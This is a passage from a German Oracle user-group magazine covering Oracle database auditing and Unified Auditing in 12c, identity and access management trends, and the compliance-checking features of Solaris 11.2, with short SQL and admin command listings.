  Schreibt OS-Files in das Audit- oder Syslog-Verzeichnis. Diese Option erschwert Auswertungen („grep", „awk", „sed" etc.), verbessert jedoch die Revisionssicherheit, wenn über „SYSLOG" geschrieben wird (in Kombination mit „AUDIT_SYSLOG_LEVEL").
- *XML [,EXTENDED]*
  Schreibt XML-Dateien. Diese Option bietet verbesserte Auswertungsmöglichkeiten durch XML-fähige Programme.

Die „EXTENDED"-Zusätze schreiben zusätzlich SQL-Text und Bindevariablen in den Audit-Trail. Aus Gründen der Revisionssicherheit ist es empfehlenswert, den „SYSLOG"-Daemon zur verwenden, womit auch das Schreiben auf Remote Server konfiguriert werden kann („rsyslog"-Daemon); das erhöht die Revisionssicherheit nochmals.

Die Planung und Konfiguration von Audit-Optionen, die sich der Aktivierung des Audit-Trail anschließen muss, erfordert große Sorgfalt und sollte nicht nach dem Gießkannenprinzip erfolgen. Dies setzt – auch hier – eine Analyse der betroffenen Applikationen und deren Nutzung voraus, um relevante Operationen – aber nur diese – zu erfassen. Bedingt dadurch sind Audit-Optionen dieser Art nicht nur von den Schutzklassen, sondern auch von den Applikationen abhängig. Sie lassen sich grundsätzlich in folgenden Kontexten über das „audit"-Kommando aktivieren:

- *Objekt-bezogen*
  Nach Statement-Typ. So kann die Protokollierung von „update"-Kommandos auf Tabelle „T1" von Benutzer „X" wie folgt aktiviert werden: „audit update on x.t1;". Dies kann beispielsweise empfehlenswert für sensible Tabellen mit hohem Schutzbedarf sein.
- *Privilegien-Auditing*
  Nutzung von erteilten Systemprivilegien, etwa die Nutzung des „select any table"-Privilegs durch „audit select any table;". Dies ist empfehlenswert, wenn aus guten Gründen Benutzern weitreichende Systemprivilegien erteilt werden müssen, deren Nutzung jedoch

```
SQL> conn audsys/welcome1
ERROR:
ORA-46370: cannot connect as AUDSYS user
```

Listing 1

```
create audit policy <polname> actions delete on scott.emp;
audit policy <polname>;
```

Listing 2

```
cd $ORACLE_HOME/rdbms/lib
make -f ins_rdbms.mk uniaud_on ioracle
```

Listing 3

```
Oracle Database 12c Enterprise Edition Release 12.1.0.1.0 - 64bit Pro-
duction
With the Partitioning, OLAP, Advanced Analytics, Real Application Test-
ing and Unified Auditing options
```

Listing 4

```
EXECUTE DBMS_AUDIT_MGMT.SET_AUDIT_TRAIL_PROPERTY( -DBMS_AUDIT_MGMT.AU-
DIT_TRAIL_UNIFIED, - DBMS_AUDIT_MGMT.AUDIT_TRAIL_WRITE_MODE, - DBMS_AU-
DIT_MGMT.AUDIT_TRAIL_IMMEDIATE_WRITE);
```

Listing 5

sicherheitsrelevant ist und einer Kontrolle bedarf.

- *Statement-Auditing*
  Objektunabhängige Nutzung von Statements wie dem „update"-Befehl.
- *Network*
  Netzwerk-Fehler, beispielsweise im Kontext der Netzverschlüsselung.

Die genannten Optionen können pauschal für einzelne Benutzer oder abhängig vom Erfolg oder Nicht-Erfolg ihrer Ausführung gesetzt sein. Darüber hinaus lässt sich festlegen, ob die Protokolle pro Zugriff und Ausführung oder einmal pro Session geschrieben werden.

Es hat sich bewährt – für jede Schutzklasse und unabhängig von den Anwendungen –, Audit-Optionen auf der Basis von Privilegien und Statements festzulegen. Ergänzend dazu ist es sinnvoll, Objekt-bezogene Optionen für jede Applikation, die mit schützenswerten Daten arbeitet, in Zusammenarbeit mit den Applikations-Verantwortlichen zu definieren.

Das sogenannte „Fine Grained Auditing" (FGA) schreibt Protokolle in Abhängigkeit von Inhalten, also beispielweise immer dann, wenn für die Tabelle „EMPLOYEES" des Schemas „HR" die Spalte „SALARY" im Rahmen von „INSERT"- oder „UPDATE"-Statements verändert wird. FGA wird unabhängig von dem oben beschriebenen Audit-Trail über das Paket „DBMS_FGA" und dort im Rahmen von Policies administriert.

Event-Handler gestatten zusätzliche Aktionen, wie beispielsweise die Versendung von Mail-Nachrichten. FGA-Daten werden in einer eigenen Tabelle („SYS.FGA_LOGS$") oder im XML-Format in das über „AUDIT_FILE_DEST" spezifizierte Verzeichnis geschrieben. Die Nutzung des „SYSLOG"-Daemons ist in diesem Falle nicht möglich.

Unified Auditing

In der aktuellen Datenbank-Version 12*c* ist die Audit-Funktionalität maßgeblich erweitert und nachhaltig verbessert worden.

Unter dem Terminus „Unified Auditing" sind unterschiedliche, bisher getrennt verarbeitete Bereiche zusammengeführt sowie zusätzliche Möglichkeiten geschaffen, um Audit-Optionen zu verwalten. Die Neuerungen:

- Die Aktivierung erfolgt nicht über einen „init"-Parameter, sondern über das Linken des Datenbank-Kernel.
- Audit-Optionen lassen sich über Policies bündeln und als Ganzes aktivieren.
- Neben den aus dem klassischen Auditing bekannten Optionen aus dem vorangehenden Abschnitt werden nun auch die Protokolle von SYS-Auditing, Data Pump, RMAN, Database Vault, Direct Load, Label Security und Real Application Security im Unified-Audit-Trail zusammengeführt.
- Die Daten werden in einer eigenen „read only"-Tabelle im Schema „AUDSYS" in der „SYSAUX"-Tablespace in Form von BLOBs gespeichert. Das Schema „AUDSYS" ist darüber hinaus resistent gegenüber jeglichen Connect-Versuchen, auch nachdem das Passwort angepasst und der Account geöffnet wurde *(siehe Listing 1)*.
- Wenn die Datenbank heruntergefahren ist, werden die Daten zunächst in das Filesystem geschrieben und können von dort aus nachträglich in den Audit-Trail geladen werden.

Die anfallenden Daten werden standardmäßig nicht direkt, sondern über eine eigene Queue periodisch in die Tabelle geschrieben. „Direct Writes" können jedoch konfiguriert werden, ebenso explizite „Flushes", die zur Kontrolle bei Tests hilfreich sind.

Neu angelegte oder migrierte Datenbanken finden sich – was das Auditing betrifft – standardmäßig zunächst im sogenannten „Mixed Mode". Hier ist sowohl das klassische Auditing aktiv als auch das neue Unified Auditing in Form einer vordefinierten Policy namens „ORA_SECURECONFIG". Beide Welten existieren völlig unabhängig voneinander, werden auch getrennt verwaltet und schreiben ihre eigenen Daten.

Der Befehl „audit delete on scott.emp" aktiviert beispielsweise das klassische Auditing für „delete"-Operationen auf der Tabelle „EMP" von „SCOTT", hat aber keinen

Einfluss auf den Unified-Audit-Trail. Um dort die gleiche Operation zu protokollieren, sind die folgende Schritte notwendig *(siehe Listing 2)*. Man beachte, dass jede Audit Policy über ein eigenes „audit"-Kommando aktiviert werden muss. Im Einzelnen wird der Mixed Mode folgendermaßen erkannt:

- Die View „v$option" zeigt für Unified Auditing „FALSE" an, die Option wurde also nicht gelinkt.
- Die Policy „ORA_SECURECONFIG" existiert und ist aktiviert (View „AUDIT_UNIFIED_ENABLED_POLICIES").
- Die Audit-Parameter in der „init.ora" stehen auf 11*g*-Standard („AUDIT_TRAIL=DB" etc.).
- Der init-Parameter „unified_audit_sga_queue_size" ist gesetzt und legt die Größe der Audit-Queue fest.

Um Unified Auditing vollumfänglich zu konfigurieren, muss die Datenbank heruntergefahren, der Kernel gelinkt und danach die Datenbank neu gestartet werden *(siehe Listing 3)*. *Listing 4* zeigt, wie sich der Banner durch diese Aktion geändert hat.

Im Zuge der oben beschriebenen Aktion wird die Rolle „AUDIT_ADMIN" angelegt, die „select"-Operationen auf den Audit Views, „execute"-Rechte für die Pakete „DBMS_FGA" und „DBMS_AUDMGMT" sowie die Systemprivilegien „AUDIT SYSTEM" und „AUDIT ANY" enthält. Die Rolle wird standardmäßig an „SYS" vergeben. Darüber hinaus wird die Rolle „AUDIT_VIEWER" mit Select-Rechten für die Audit-Views erzeugt.

Mit der Umstellung verlieren sämtliche klassischen Audit-Parameter ihre Wirksamkeit. Die Tabellen und Views existieren zwar weiter, ebenso wie ihre Daten. Klassische Audit-Optionen sind nach wie vor gesetzt, aber wirkungslos. Besonders gewöhnungsbedürftig ist, dass neue Optionen in klassischer Syntax gesetzt werden können, auch fehlerlos akzeptiert werden, jedoch – wie bereits erwähnt – keine Auswirkungen haben, also keine Audit Records generieren, obwohl die Optionen in den klassischen Views, wie „DBA_STMT_AUDIT_OPTS", angezeigt sind. Für die Administration des Unified Audit-Trail steht das Paket „DBMS_AUDIT_MGMT" zur Verfügung, beispielsweise um den direkten Modus zu aktivieren *(siehe Listing 5)*.

Weitere Möglichkeiten

Die vorstehend beschriebenen Möglichkeiten des Auditing können durch weitere Techniken und Werkzeuge erweitert werden. Diese sind aus Platzgründen nur stichwortartig und beispielhaft erwähnt und verdienen eine eigene Betrachtung:

- Im Rahmen des sogenannten „Applikation Auditing" lassen sich beispielsweise Werte-Entwicklungen ganzer Datensätze oder einzelner Spalten nachvollziehen. Hier bieten sich Trigger-Techniken, Journaling-Tabellen oder diverse Flashback-Techniken inklusive Flashback Data Archive an. Es versteht sich, dass diese Möglichkeiten eng mit dem Design und der Entwicklung der jeweiligen Applikationen verbunden sind und nicht nachträglich durch Administratoren hinzukonfiguriert werden können.
- Die zentrale Speicherung und Auswertung von Datenbank Audit Records kann auch über Audit Vault realisiert werden, das neuerdings zusammen mit Database Firewall vermarktet und lizenziert wird.
- Das Produkt Database Activity Monitoring (DAM) von McAffee bietet vergleichbare Möglichkeiten. Zusätzlich stehen hier jedoch auch virtuelle Patch-Techniken zu Verfügung.

Fazit

Für die Konzeption und Konfiguration von Auditing im Umfeld von Oracle-Datenbanken stehen vielfältige Techniken zur Verfügung, die sorgfältig aufeinander abgestimmt werden müssen, um ein schlüssiges Gesamtkonzept zur Nachvollziehbarkeit sicherheitsrelevanter Aktionen zu ergeben. Der Blick muss dabei neben der Datenbank ebenso auf das Betriebssystem und das Netzwerk gerichtet sein. Die Klassifizierung von Systemen hilft dabei, die Aufwände zu reduzieren.

Dr. Günter Unbescheid
g.unbescheid@database-consult.de

Identity und Access Management: die Trends 2014

Michael Fischer und Rüdiger Weyrauch, ORACLE Deutschland B.V. & Co. KG

Die Analysten von Gartner beschrieben bereits Ende des Jahres 2012 mit den „Nexus of Forces“ (siehe „http://www.gartner.com/technology/research/nexus-of-forces“) das Zusammenwachsen der für sich allein schon mächtigen Strömungen „Mobile“, „Social“, „Cloud“ und „Information“ zu einem Markttrend, der umfassende Veränderungen und Umwälzungen mit sich bringt in der Art und Weise, wie wir arbeiten, kommunizieren und Geschäfte machen.

Aktuelle Beispiele zeigen, wie Hersteller von Sportschuhen heute von Millionen Läufern Informationen sammeln und darauf neue Business-Modelle aufbauen oder Dienste wie „myTaxi“ und „Uber“ etablierte Geschäftsmodelle überholen. Wichtig für viele dieser neuen Dienste sind adäquate Sicherheits-Architekturen zum Schutz vor Datenmissbrauch, aber auch intelligente und einfache Dienste, die die Nutzerwahrnehmung positiv beeinflussen und zu einer raschen Kundenbindung führen.

Tauscht man in den obigen Sätzen „Kunden“ durch „Mitarbeiter“, so ergeben sich vergleichbare Anforderungen für Unternehmen, die ihren Mitarbeitern ein modernes Arbeitsumfeld anbieten möchten. Hierzu zählen Konzepte wie „Work from Home“, Nutzung der eigenen Lieblingsgeräte (BYOD) und ein von überall erreichbares Netz. Lassen sich Unternehmen auf diese flexible Art der Arbeitsplatznutzung ein, entsteht häufig eine Win-Win-Situation. Der Mitarbeiter ist produktiver durch das angenehmere Arbeitsumfeld sowie die flexibleren Arbeitszeiten und -orte und er fühlt sich durch die eingeräumten Freiräume stärker wertgeschätzt. Beispiele hierfür sind die Nutzung von Tablets bei Marktleitern einer Supermarktkette, die damit direkt im Lager und Verkaufsraum flexibler arbeiten können, oder die Verwendung mobiler Endgeräte im Field Service, bei dem Schäden durch die Kamera aufgenommen und gegebenenfalls notwendige interne Genehmigungen und Anweisungen direkt und zeitsparend vor Ort eingeholt werden.

Im Konsumentenbereich ist der Konkurrent heute nur einen Klick entfernt: Ein Kunde kann heute Angebote von Firmen mit minimalstem Aufwand vergleichen, sodass neben dem Preis häufig das Benutzererlebnis immer mehr kauf- oder bindungsentscheidend wird. So wird eine mobile App beispielsweise nach langen Wartezeiten, Fehlversuchen oder aufwändigen Registrierungsschritten prompt gelöscht und zum Wettbewerb gewechselt. Das Nutzererlebnis aus Single Sign-on, die Akzeptanz von Social Logins und die geräteoptimierter Darstellung gilt es in Einklang zu bringen mit Funktionalität und Sicherheit.

Viele neue Initiativen in den Unternehmen werden aus den Fachbereichen und dem Marketing nicht nur initiiert, sondern immer häufiger auch direkt und ohne Beteiligung der IT umgesetzt. Dies führt ohne übergeordnete Kontrolle zu einer Vielzahl von IT- und damit auch Sicherheits-Silos. Nicht wenige Unternehmen haben daher aus verschiedensten Gründen mehrere Directory Server, Access Management oder sogar Provisionierungslösungen unterschiedlicher Hersteller im Einsatz, die langfristig teurer in Lizenzen und/oder Betriebskosten werden.

Mobile First!

Bei der Mobilmachung der Unternehmen haben oftmals die klassischen Ansichten der IT-Security den Vorrang: Verhindern, was zu verhindern geht. Beim mobilen Zugriff auf Unternehmensdaten stand bisher die Nutzung von Firmengeräten im Vordergrund, die mithilfe von Mobile-Device-Management-Lösungen (MDM) stark auf das Wesentliche reduziert wurden: Mail, Kalendar, Kontakte. Die Geräte wurden zentral verwaltet und bei Verlust oder Diebstahl komplett gelöscht. Wie passt das zu dem Trend, sein eigenes Gerät auch für die Arbeit nutzen zu wollen? Moderne Unternehmensstrategien sehen daher parallele Ansätze vor:

- Unternehmenseigene, stark in der Nutzung beschränkte Devices, die vollständig gemanagt werden: Dies können auch Spezialgeräte sein, die mehrere Mitarbeiter nutzen.
- Unternehmenseigene oder private mobile Geräte, denen der Zugang zu Unternehmensressourcen über einen sogenannten „Container“ ermöglicht wird, dem Mobile Application Management (MAM). Dabei wird unternehmensseitig nur ein Teil des Geräts, der Container, zentral verwaltet und im Falle des Falles gelöscht. Dies schafft Freiräume, auch Firmengeräte für die private Nutzung zu öffnen. „Data Leakage Prevention Policies“ regeln dabei auf App-Ebene, welche Daten zwischen Apps (oder eben externen Cloud-/Mail-Diensten) transferiert werden dürfen und welche nicht.
- Ermöglichung des Zugangs zu Unternehmensressourcen auch ohne MDM/MAM-Lösung: Die bestehende Access-Management-Lösung kontrolliert die




Abbildung 1: „Mobile Security" eingebettet in Access Management

Zugriffe. Dabei spielt es keine Rolle, ob der Zugriff aus einer nativen App heraus oder über den Browser erfolgt.

Aus Konsumentensicht wird die Akzeptanz sozialer Identitäten wie Google oder Facebook durch die Unternehmen immer wichtiger: Man möchte nicht schon für einfache Mehrwerte oder weniger sensible Informationen einen vollständigen Registrierungsmarathon (zumal auf einem kleinen Display) durchlaufen. Viele Konsumenten haben bereits entsprechende Logins und treffen als angemeldeter Google-Nutzer auf die Unternehmensangebote. Die Akzeptanz des „Social Logins" führt zu einer Win-Win-Situation: Der (potenzielle) Kunde bekommt ohne großen Aufwand mehr Informationen über das Angebot, das Unternehmen erhält im Gegenzug zumindest eine Wiedererkennung oder sogar eine gültige E-Mail-Adresse zur vertrieblichen oder marketinggesteuerten Nachbearbeitung. Gleichgültig mit welchem Gerät die Nutzung erfolgt, die Möglichkeiten sind – sofern vom Gerät unterstützt – unabhängig vom genutzten Kanal.

Oracle unterstützt Firmen bei ihrer zukunftsorientierten Mobility-Strategie mit folgenden voneinander unabhängigen Bausteinen:

- Mobile Apps für zahlreiche Oracle-Enterprise-Applikationen (BI, HCM, JD Edwards)
- Ein Mobile-Application-Framework, um eine Cross-Plattform-Entwicklung von Apps oder HTML5-Anwendungen für mobile Devices zu ermöglichen
- „Mobile Access"-Komponenten, die die Zugriffsmöglichkeiten von registrierten vs. nicht registrierten Geräten individuell steuern und soziale Protokolle wie „Oauth" zur Verfügung stellen
- Ein Authentifizierungs-Framework (SDK) zur Entwicklung von nativen Apps, das die einfache Integration in das bestehende Access Management und Single Sign-on (SSO) auf dem Gerät ermöglicht
- Eine Container-Lösung, die einen verschlüsselten, sicheren Container auf einem mobilen Gerät für Applikationen und Mails bereitstellt

Abbildung 1 zeigt eine vollständige Architektur für den sicheren mobilen Zugriff auf Unternehmensdaten. Ein weiterer Anwendungsfall ist die Nutzung des mobilen Geräts als zweiter Kanal bei der Authentisierung/Autorisierung. Statt herkömmlicher Hardware-Tokens kann mit einer auf dem Endgerät angezeigten, sich ständig aktualisierenden Pin der Zugang zu Systemen ermöglicht werden. Oracle hat mit dem „Mobile Authenticator" die entsprechende Oracle-Access-Management-App (Android, Apple) als Service bereitgestellt.




Abbildung 2: „Cloud Security" eingebettet in Identity Management

Cloud Services/Cloud Access

Im Rahmen von Konsolidierungen oder neuen Geschäftsstrategien erfolgt immer häufiger die Nutzung von „Software as a Service"-Lösungen, sei es für Kunden-/Personal-Management, Customer Service oder Marketing. Sind die grundlegenden Datenschutzbedürfnisse geklärt, geht es anschließend um die sichere Integration dieser Services in die bestehende Infrastruktur inklusive der Kopplung an das Identity Management. *Abbildung 2* zeigt ein mögliches Szenario.

Aus Endbenutzer-Sicht erscheint dabei ein eigentlich abgeschafftes Problem wieder auf der Bühne: Neue Benutzernamen und Passwörter sind zu merken, da die externen Lösungen nicht in bestehende SSO-Systeme eingebunden sind. Mit dem Access Portal hat Oracle im aktuellen Release eine Verbindung der drei notwendigen Technologien hergestellt: Federation Standards wie SAML, Web Access Management oder automatisches Füllen von Anmeldeformularen werden genutzt, um dem Endbenutzer Desktop- und Device-unabhängig wieder eine Single-Sign-on-Wahrnehmung zu gestatten. Dabei ist die Portal-Seite als Webseite wiederum für alle Formfaktoren (PC, Smartphone, Tablet) geeignet, um über alle Kanäle eine einheitliche Nutzererfahrung zu ermöglichen.

Defragmentierung

Viele Anwendungen und Systeme nutzen konstruktions- oder historisch bedingt Accounts und Berechtigungen auf eigenen Repositories. Die Pflege von Accounts geschieht oft manuell, etwa über Administratoren oder Helpdesks. Die Grundlage der Tätigkeiten ist meist ein gesprochener oder schriftlicher Antrag, sodass ein Nachweis eines Berechtigungsursprungs aufwändig werden kann.

Mit einem übergreifenden Unified Identity Management kann die Verwaltung manuell und/oder automatisiert über alle Systeme hinweg erfolgen. Zudem kann es für weitere Aufgaben genutzt werden, etwa Zeitreisen, Soll/Ist -Vergleiche, periodische Berechtigungsüberprüfungen (Rezertifizierungen) oder die Überwachung kritischer Berechtigungskombinationen (Segregation of Duties) sowie zeitlich begrenzte Urlaubsvertretungen.

In dieses System kann auch die Verwaltung von ausgelagerten Applikationen beim Outsourcer oder Cloud Provider integriert werden. Entsprechende Schnittstellen sind im Markt etabliert (wie SAML, SCIM) beziehungsweise lassen sich auch in halbautomatischen Verfahren nutzen (wie webbasierte Anträge und Datenabgleiche), falls eine direkte Integration nicht gewünscht oder nicht möglich ist.

Idealerweise lassen sich alle Kanäle, auch die mobile Welten, in das Identity Management integrieren. Damit können von einem Punkt aus Richtlinien angeordnet und durchgesetzt (etwa bei Entlassungen oder Data Leakage Prevention) sowie das Benutzererlebnis über alle Systemzugänge identisch gehalten werden. Ein übergeordnetes System kann so viele Bearbeitungsschritte automatisieren und helfen, neue Nutzungsszenarien oder Geschäftsideen umzusetzen.

Fazit

„Mobile", „Social", „Cloud" und eine informationszentrische Sicht ändern bestehende Geschäftsabläufe und -strukturen nachhaltig. Security und Identity Management sind wichtige Begleiter dieser Trends und gehören gleich zu Beginn einer neuen Initiative mit auf die Agenda. Bestehende Regeln und Identitätsspeicher wiederzuverwenden und neue Silos zu vermeiden, ist sinnvoll und möglich. Kontextbasierte Entscheidungen (Ort, Gerät, Zeit, Historie) und die feingranulare Steuerung auf den Zugriff von Dokumenten und Daten sowie die verschlüsselte Ablage und Übertragung von Daten auf mobile Endgeräte sind einige der zahlreichen neuen Features, um die Oracle die bestehenden Lösungen in den vergangenen Releases ergänzt hat. Weitere Informationen unter www.oracle.com/identity.

Michael Fischer
michael.fischer@oracle.com

Rüdiger Weyrauch
ruediger.weyrauch@oracle.com




Abbildung 3: Unified Identity Management

Security in Solaris 11.2 – eingebaut, nicht nur angebaut

Jörg Möllenkamp, ORACLE Deutschland B.V. Co & KG

Ende April 2014 hat Oracle mit der Ankündigung von Solaris 11.2 und der Freigabe einer Public Beta für diese Version dem Nutzer einen ersten Blick auf die Neuheiten im bevorstehenden Release des bewährten Enterprisebetriebssystems ermöglicht. Mehr als 500 neue Funktionen – von der OpenStack-Integration über ein an Solaris angepasstes mitgeliefertes Puppet bis hin zu einer Erweiterung der Virtualisierungsfunktionen von Solaris mit den Kernelzonen – können so jetzt schon getestet werden. Auch im Bereich „Security" wurde die Entwicklung konsequent weitergeführt. Dieser Artikel greift aus diesem Bereich einige Neuheiten heraus, die den Nutzer bei der Bereitstellung sicherer Systeme auf Basis von Solaris 11.2 unterstützen.

Eine herausragende Neuerung in diesem Bereich ist die Integration eines Compliance-Frameworks in Solaris 11.2. Es gibt im Sicherheitsbereich das geflügelte Wort, dass Sicherheit zu einem Prozent aus Tools besteht, aber zu 99 Prozent aus der korrekten Implementation dieser Tools und der korrekten Implementation der zu betreibenden Applikation und des Betriebssystems. Das könnte man fast so stehen lassen, ist aber so nicht ganz vollständig: Mindestens so wichtig wie Tools und korrekte Konfiguration ist die stete und ständige Überprüfung. Entspricht ein System initial einem Satz von Best Practices, die entweder man selbst, eine Organisation oder ein Hersteller, definiert haben, ist das System nach einer Vielzahl von administrativen Maßnahmen über die Monate und Jahre immer noch in diesem Zustand. Jedoch wird es mit der Anzahl von physikalischen und virtuellen Servern immer schwieriger diese Kontrollen manuell durchzuführen.

Solaris 11.2 bietet nun die Möglichkeit, die Antwort auf diese Fragestellungen zu automatisieren. Schon für Solaris 11.1 wurde „openscap" als Paket bereitgestellt und somit die technische Grundlage zur Verfügung gestellt. Es ist eine Implementierung des Security Content Automation Protocol und gibt dem Administrator ein Werkzeug an die Hand, automatisiert ein System hinsichtlich der Befolgung von in XML definierten Regeln zu überprüfen. Bisher musste man für Solaris diese Regeln allerdings selber bereitstellen respektive öffentlich verfügbare Regelsätze selbst an Solaris anpassen.

Solaris 11.2 integriert nun mehrere Standardsätze von Regeln, die dem Nutzer zur Verfügung stehen: Dies ist zum einen ein Oracle-spezifischer Regelsatz, der in zwei Stufen „recommended" und „baseline" benutzt werden kann. Interessanter ist aber die an Solaris angepasste Darstellung des Payment Card Industry Data Security Standards (PCI-DSS). Oracle hat diese Vorgaben in ein Regelwerk umgesetzt, das die Besonderheiten von Solaris berücksichtigt (und seien es nur Namen oder Lokationen für bestimmte wichtige Dateien). Nach der Installation des entsprechenden Pakets reichen zwei Befehle, um einen Report zu erhalten, ob man sich an dieses vielfach genutzte und oft auch vorgeschriebene Regelwerk hält *(siehe Listing 1)*. Daraus resultiert ein HTML-Report, der zu den Punkten Erläuterungen gibt, in denen das System noch Anpassungsbedarf hat *(siehe Abbildung 1)*.


Zones weiterentwickelt

Schon seit Version 10 existiert in Solaris eine Virtualisierungstechnik namens „Solaris Zones". Es handelt sich um eine Technologie, die auf Basis eines einzelnen Kernels Nutzern und Applikationen einzelne voneinander gekapselte Instanzen des Betriebssystems zur Verfügung stellt. Für viele Solaris-Administratoren ist es damit seit geraumer Zeit selbstverständlich, Applikationen in eigenen virtuellen Betriebssystem-Umgebungen zu kapseln. Sie müssen aber dafür nicht den Overhead in Kauf nehmen, der vielen anderen Virtualisierungslösungen zu eigen ist. Dieser Overhead entsteht bei Solaris Zonen durch das Funktionsprinzip bedingt nicht oder nur sehr minimal.

Von einer Betriebssystem-Instanz, der „Global Zone" ausgehend, die vereinfacht gesagt den Kernel bereitstellt und die Interaktion mit der Hardware durchführt, kann eine Vielzahl von weiteren Betriebssystem-Instanzen installiert und gestartet werden. Diese erscheinen dem User oder der Applikation als unabhängiges Be-

```
# pkg install security/compliance
# compliance assess -b pci-dss
Assessment will be named 'pci-dss.Solaris_PCI-DSS.2014-04-14,16:39'
# compliance report -a pci-dss.Solaris_PCI-DSS.2014-04-14,16:39
```

Listing 1



ORACLE SOLARIS

Compliance Report

Introduction

Test Result

Result ID	Profile	Start time	End time	Benchmark	Benchmark version
